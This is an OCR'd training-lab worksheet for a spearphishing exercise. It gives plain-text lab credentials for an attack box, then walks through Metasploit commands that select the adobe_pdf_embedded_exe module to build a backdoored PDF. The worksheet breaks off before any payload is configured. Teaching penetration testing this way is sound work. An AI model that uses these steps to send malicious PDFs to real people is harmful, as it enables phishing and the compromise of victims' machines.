

TASK 9.1
Spearphish a Company

Rev C




1 Open an RDP

Search and open new RDP (Remote Desktop Protocol) and run as administrator.



Select Yes




1.1 Enter Attack Box information and connect

Attack Box


IP Address: 10.0.122.54

Username: ephemeral

Password: Vt3iXeqW38iwG2GUkuQs




1.1.1 Check the box to Don’t ask again for connections to this computer…and press Yes




2 Save CV to home/phantom3472

Use WinSCP and copy file over.



3 Embedded Backdoor Connection via PDF Files


3.1 Run PuTTY





IP: 10.0.99.30

Username: phantom3472


Password: wgSOx9Od3s7q166vXoXu



PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
SSH
Serial
Telnet
Rlogin
SUPDUP
Basic options for your PuTTY session
Specify the destination you want to connect to
Host Name (or IP address)
Port
22
Connection type:
SSH
Serial
Other:
Telnet
Load, save or delete a stored session
Saved Sessions
Default Settings
Load
Save
Delete
Close window on exit:
Always
Never
Only on clean exit
About
Help
Open
Cancel


10.0.99.30 - PuTTY
login as: phantom3472


phantom3472@ip-10-0-99-30: ~
login as: phantom3472
phantom3472@10.0.99.30's password:
Access denied
phantom3472@10.0.99.30's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
Get cloud support with Ubuntu Advantage Cloud Guest:
http://www.ubuntu.com/business/services/cloud
34 packages can be updated.
3 updates are security updates.
*** System restart required ***
Last login: Sat Feb 3 18:17:56 2024 from 10.0.2.163
phantom3472@ip-10-0-99-30:~$


3.2 msfconsole






3.3 search type:exploit platform:windows adobe pdf


search type:exploit platform:windows adobe pdf






3.4 use exploit/windows/fileformat/adobe_pdf_embedded_exe


use exploit/windows/fileformat/adobe_pdf_embedded_exe






3.5 check the information of the exploit

Show options



